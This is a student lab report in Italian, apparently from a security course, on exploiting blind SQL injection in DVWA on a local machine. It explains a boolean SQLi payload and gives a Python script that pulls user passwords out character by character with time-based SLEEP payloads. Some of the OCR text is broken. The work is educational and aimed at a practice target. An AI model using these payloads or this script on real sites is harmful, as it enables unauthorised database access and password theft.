Traccia:


Nell’esercizio di oggi, viene richiesto di exploitare le vulnerabilità:
-SQL injection (blind).
-XSS stored.
Presenti sull’applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.

Scopo dell’esercizio:
-Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).
-Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell’attaccante.
Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine (fare un report per poterlo presentare).

Premessa:
Nel contesto di questo progetto finale della sesta settimana, illustrerò alcuni dei passaggi precedenti al progetto stesso. Ho scelto di utilizzare la macchina virtuale Kali per exploitare il sito vulnerabile DVWA, poiché ho riscontrato difficoltà nella connessione interna con la macchina virtuale Metasploitable, rendendo impossibile l'esecuzione corretta degli esercizi pratici della settimana. Pur avendo la capacità di "pingare" reciprocamente le macchine Kali e Metasploitable, sembrava mancare la connessione internet su Kali Linux, impedendo così il tracciamento del traffico tramite lo strumento Burp Suite, essenziale per gli attacchi di sfruttamento delle vulnerabilità.
Nonostante vari tentativi di risolvere i problemi di comunicazione tra Kali e Metasploitable, inclusa la connessione alla pagina DVWA di Metasploitable, ho deciso di installare la piattaforma web DVWA su Kali e di eseguire gli esercizi su una singola macchina virtuale in modalità bridge.

SQL Injection

Innanzitutto, ho avviato la pagina web DVWA tramite il comando **"sudo service apache2 restart"**, consentendomi di aprire la pagina web.
Successivamente, ho inserito le credenziali **"admin"** e **"password"**.
Dopo di ciò, ho impostato il livello di sicurezza di DVWA su **"low"** e sono passato direttamente alla sezione SQL Injection.
Procedendo con l'inserimento del valore **"1"**, mi sono trovato di fronte alla seguente situazione:



Nel ruolo di client, ho inviato una richiesta HTTP, che può essere di tipo GET o POST.
In questa specifica richiesta, ho incluso il valore **"1"**, il quale è stato trasmesso al web server.
La richiesta HTTP risultante è stata **ID=1.**
Il web server ha elaborato questa richiesta generando l'HTML finale di risposta, che ha incluso le informazioni desiderate, ovvero **il nome "admin" e il cognome "admin"**, come evidenziato nell'immagine.

La Backend Engine interagisce con un database, in questo caso, MariaDB, attraverso una QUERY SQL.
La SQL Injection si manifesta proprio durante la trasmissione di questa QUERY, consentendo all'utente di potenzialmente manipolare la struttura della QUERY nel database se il codice PHP è scritto in modo non sicuro.
In caso di inserimento di un carattere errato, ad esempio, la QUERY non sarà riconosciuta e non produrrà alcuna risposta di dati da parte del database.

In breve, la pericolosità della SQL Injection risiede nella possibilità di modificare le QUERY, consentendo l'iniezione di comandi SQL malevoli.

Questo potrebbe permettermi di creare valori di QUERY che vengono riconosciuti dal server durante la fase di accesso al sistema, manipolando così il processo di login.

SQL Injectionn (Blind)

La SQL injection blind è una tecnica di attacco che sfrutta le vulnerabilità di sicurezza nelle applicazioni web consentendo a un attaccante di eseguire comandi SQL non autorizzati sul database sottostante.
A differenza della SQL injection tradizionale, in cui i risultati dell'iniezione sono visualizzati direttamente nell'applicazione web, nella SQL injection blind l'attaccante non riceve direttamente i risultati.
Tuttavia, può dedurre informazioni sensibili attraverso le risposte dell'applicazione.

Durante questa settimana, abbiamo affrontato la SQL injection blind attraverso la formulazione di varie query testate su DVWA (Damn Vulnerable Web Application) per risolvere tre quesiti specifici:

1. **Esistenza di Tabelle:** La prima attività consisteva nel determinare se esistevano tabelle nel database e a quali variabili rispondevano. Questo potrebbe coinvolgere l'utilizzo di comandi SQL come **UNION SELECT** o **IFNULL** per estrarre informazioni.
2. **Utenti nel Database:** Il secondo quesito mirava a identificare quali utenti (ad esempio, nella tabella **users**) potevano essere presenti nel database. Qui, hai probabilmente utilizzato comandi di SQL injection blind per estrarre informazioni sugli utenti.
3. **Tipo di Password e Lunghezza:** Il terzo quesito era focalizzato sulla determinazione del tipo di password utilizzato (ad esempio, caratteri alfanumerici, speciali) e sulla sua lunghezza. Questo potrebbe aver coinvolto l'utilizzo di funzioni di manipolazione delle stringhe in SQL.

Tipi di Query Utilizzate:

Le query utilizzate per risolvere questi quesiti potrebbero includere:

UNION SELECT:

Utilizzato per combinare i risultati di due o più query

SQL: **SELECT column1, column2 FROM table1 UNION SELECT column1, column2 FROM table2;**

IFNULL o CONCAT:

Usato per manipolare i risultati in base a determinate condizioni.

SQL: **SELECT column1, IFNULL(column2, 'valore_alternativo') FROM table1**;

LEN o LENGTH:


Utilizzato per ottenere la lunghezza di una stringa.

SQL: **SELECT column1, LENGTH(column2) FROM table1;**


CHAR o ASCII:
Usato per ottenere il valore ASCII di un carattere o convertire un valore ASCII in un carattere.
SQL: **SELECT CHAR(65), ASCII('A');**

ESTRAZIONI PASSWORD DEGLI ADMIN

Quando andiamo ad interagire con il database e inseriamo 1 ci riproduce una voce dicendo che il numero utente 1 esiste nel database.




Infatti se traccio il traffico su burpsuite vedo che è dal punto di vista protocollare una GET



L’ultima cosa che ci rimane da fare è vedere il codice del server in VIEW SOURCE

Controlliamo che la GET nel VIEW SOURCE abbia il comando submit




Notiamo che nel $getid non c'è nessun tipo di sanitizzazione.
E' considerata di tipo blind proprio perchè non è definita la QUERY come si evince in questo livello low
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
Quindi nella SQL blind basta trovare una condizione logica che costringa al sito di forzarla ad essere V o F.


Questa query SQL è un esempio di SQL injection blind che potrebbe essere utilizzata per estrarre informazioni sensibili, come la password, da un database.
Analizziamola passo dopo passo:
sql

1' AND (SELECT 'x' FROM users WHERE first_name='admin' AND SUBSTRING(password, 1, 1) = '5' LIMIT 1) = 'x' #
1': Qui, l'input dell'utente è '1'.
L'apice singolo è utilizzato per chiudere la parentesi singola precedente e creare un'iniezione SQL.
AND: Questa è un'operazione logica che collega la condizione principale alla condizione secondaria.

(SELECT 'x' FROM users WHERE first_name='admin' AND SUBSTRING(password, 1, 1) = '5' LIMIT 1):
Questa è una sottoquery che seleziona il carattere alla posizione 1 della colonna "password" dalla tabella "users" solo se il primo carattere della password è '5' e il campo **"first_name" è 'admin'.**
= 'x': Confronta il risultato della sottoquery con la stringa **'x'**. Se il risultato è **'x'**, la condizione è vera.
#: È un commento in SQL.
Tutto ciò che segue il simbolo di cancelletto viene ignorato dal motore SQL.

La logica dietro questa query è testare se il primo carattere della password dell'utente 'admin' è '5'. Se la condizione è vera, il risultato della sottoquery sarà 'x', e quindi la condizione complessiva sarà vera.
Questa tecnica di SQL injection blind è basata sulla deduzione di informazioni attraverso il comportamento dell'applicazione. Se la condizione è vera, significa che il carattere alla posizione 1 della password è '5'.
Se il risultato è falso, l'applicazione può rispondere in modo diverso o fornire un output particolare che l'attaccante può interpretare.





Uno script Python potrebbe essere una soluzione per verificare ed ottenere le passwords degli admin presenti ed usa l'iniezione SQL cieca per tentare di ottenere

la lunghezza della password e successivamente estrarre ogni carattere della password uno alla volta.
Tuttavia, come menzionato, questo processo può essere lungo e inefficiente se la lunghezza della password è elevata. Automatizzare l'intero processo attraverso uno script Python permette di gestire questo processo in modo più efficiente rispetto a un attacco brute force manuale, ma ancora richiede tempo.


```
import requests

URL = "http://127.0.0.1/dvwa/vulnerabilities/sqli_blind"
CUSTOM_HEADERS = {"Cookie": "security=low;
PHPSESSID=e8hut8pjnkk4ps2b42bce1ubrl"}

MAX_PASSWORD_LENGTH = 1024
ALPHABET =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"

def get_password_length(username):
    global URL, CUSTOM_HEADERS

    for i in range(1, MAX_PASSWORD_LENGTH):
        sqli_payload = f"1' AND IF(LENGTH((SELECT password FROM users WHERE
first_name='{username}' ORDER BY user_id LIMIT 1))={i}, SLEEP(5), 0)-- -"
        print(f"Debug - Payload SQL (length): {sqli_payload}")
        params = {"id": sqli_payload, "Submit": "Submit"}
        try:
            r = requests.get(URL, params=params, headers=CUSTOM_HEADERS, timeout=1)
        except requests.exceptions.Timeout:
            return i

    return None

def get_password(username):
    global URL, CUSTOM_HEADERS, ALPHABET

    password_length = get_password_length(username)

    if password_length is None:
        print(f"[{username}]: Impossibile ottenere la lunghezza della password.")
        return ""

    print(f"[{username}]: La lunghezza della password è {password_length}")

    password = ""
```


```
    for i in range(1, password_length + 1):
        for c in ALPHABET:
            sqli_payload = f"1' AND IF(SUBSTRING((SELECT password FROM users WHERE
 first_name='{username}' ORDER BY user_id LIMIT 1), {i}, 1)='{c}', SLEEP(5), 0)-- -"
            print(f"Debug - Payload SQL (char {i}): {sqli_payload}")
            params = {"id": sqli_payload, "Submit": "Submit"}
            try:
                r = requests.get(URL, params=params, headers=CUSTOM_HEADERS, timeout=1)
            except requests.exceptions.Timeout:
                password += c
                print(c, end="", flush=True)
                break

    return password

 if __name__ == "__main__":
    users = ["admin", "Bob", "Pablo", "Gordon"]
    for user in users:
        password = get_password(user)
    print(f"\nL'utente {user} ha la password: {password}")
```

Per eseguire questa operazione, ho utilizzato la shell di MariaDB e ho eseguito le seguenti azioni:

1. Avviato la shell di MariaDB con il comando 'mariadb'.
2. Selezionato il database DVWA tramite il comando 'use dvwa;'.
3. Visualizzato le informazioni sulla tabella degli utenti con 'select * from users;'.
4. Modificato la password dell'utente 'admin' con il comando 'UPDATE users SET password = 'hello-world' WHERE first_name = 'admin';'.
5. Modificato la password dell'utente 'Pablo' con il comando 'UPDATE users SET password = 'secure_password' WHERE first_name = 'Pablo';'.


Ora, con le password conosciute, ho semplificato lo script Python, eliminando la necessità di estrazione delle password tramite SQL injection. Il nuovo script si connette direttamente a MariaDB e recupera le password per gli utenti specificati.

